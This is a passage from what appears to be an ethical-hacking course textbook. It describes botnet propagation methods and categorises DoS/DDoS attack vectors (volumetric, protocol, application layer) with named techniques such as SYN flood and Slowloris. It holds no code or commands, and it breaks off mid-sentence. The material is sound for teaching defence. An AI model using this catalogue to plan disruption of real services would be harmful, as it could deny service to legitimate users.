


Figure 10.8: Back-chaining propagation

- **Autonomous Propagation**

  Unlike the previously discussed mechanisms, in which an external file source transfers the attack toolkit, in autonomous propagation, the attacking host itself transfers the attack toolkit to a newly discovered vulnerable system, exactly at the time it breaks into that system.






Figure 10.9: Autonomous Propagation



LO#03: Demonstrate Different DoS/DDoS Attack Techniques

DoS/DDoS Attack Techniques

Attackers implement various techniques to launch denial-of-service (DoS)/distributed denial-of-service (DDoS) attacks on target computers or networks. This section discusses the basic categories of DoS/DDoS attack vectors, various attack techniques, and various DoS/DDoS attack tools used to take over a single or multiple network system to exhaust their computing resources or render them unavailable to their intended users.



Basic Categories of DoS/DDoS Attack Vectors

Volumetric Attacks

- Consume the bandwidth of a target network or service
- The magnitude of attack is measured in **bits-per-second (bps)**
- Types of bandwidth depletion attacks:
  - Flood attacks
  - Amplification attacks

Attack Techniques

- **UDP flood attack**
- **ICMP flood attack**
- **Ping of Death and Smurf attack**
- **Pulse wave and zero-day attack**

Protocol Attacks

- Consume other types of resources like **connection state tables** present in network infrastructure components such as **load-balancers**, **firewalls**, and **application servers**
- The magnitude of attack is measured in **packets-per-second (pps)**

Attack Techniques

- **SYN flood attack**
- **Fragmentation attack**
- **Spoofed session flood attack**
- **ACK flood attack**
- **TCP SACK panic attack**

Application Layer Attacks

- Consume the **resources or services of an application**, thereby making the application unavailable to other legitimate users
- The magnitude of attack is measured in **requests-per-second (rps)**

Attack Techniques

- **HTTP GET/POST attack**
- **Slowloris attack**
- **UDP application layer flood attack**
- **DDoS extortion attack**

Basic Categories of DoS/DDoS Attack Vectors

DDoS attacks mainly aim to diminish the network bandwidth by exhausting network, application, or service resources, thereby restricting legitimate users from accessing system or network resources. In general, DoS/DDoS attack vectors are categorized as follows:

- **Volumetric Attacks**

  These attacks exhaust the bandwidth either within the target network/service or between the target network/service and the rest of the Internet to cause traffic blockage, preventing access to legitimate users. The attack magnitude is measured in bits per second (bps).

  Volumetric DDoS attacks generally target protocols such as the Network Time Protocol (NTP), Domain Name System (DNS), and Simple Service Discovery Protocol (SSDP), which are stateless and do not have built-in congestion avoidance features. The generation of a large number of packets can cause the consumption of the entire bandwidth on the network. A single 